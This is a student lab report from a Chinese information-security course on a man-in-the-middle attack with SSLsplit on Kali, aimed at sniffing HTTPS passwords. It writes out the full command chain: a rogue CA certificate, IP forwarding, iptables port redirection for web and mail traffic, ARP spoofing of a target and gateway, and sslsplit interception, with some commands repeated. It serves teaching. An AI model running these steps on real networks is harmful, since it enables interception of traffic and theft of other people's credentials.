**课程名称** 计算机信息安全

**实验项目名称** 实验6 中间人攻击(SSLsplit)

* **一、实验任务**
  1. 使用sslsplit结合中间人攻击进行https密码嗅探
* **二、实验环境**
  1. Kali
* **三、实验参考**

**# Generate certificate**

**Openssl genrsa -out ca.key 2048**

**Openssl req -new -x509 -days 365 -key ca.key -out ca.crt**

**#change ip route**

**echo 1 > /proc/sys/net/ipv4/ip\_forward**

**或者 sysctl -w net.ipv4.ip\_forward=1**

**#edit iptable rules**

**iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080**

**//http**

**iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443**

**//https**

**iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443**

**iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443**

**iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443**

**iptables -t nat -A PREROUTING -p tcp --dport 995 -j REDIRECT --to-ports 8443**

**#arp spoof**

**//在kali里面**

**arpspoof -i eth0 -t target\_ip -r gateway\_ip**


**# start sslsplit**


**//在kali 里面**


**Mkdir –p test/logdir**

**Sslsplit -D -L connect.log -j /root/test -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080**


* **四、写下详细实验的步骤和实验心得**









进行生成密钥对，从而在之后进行通讯








Mkdir -p test/logdir

Sslplit -D -L connect.log -j /root/test -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080(加密的到8443. 不加密的到8080)

这里可以看到port已经进行了转接



Mkdir -p test/logdir

Sslplit -D -L connect.log -j /root/test -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080(加密的到8443. 不加密的到8080)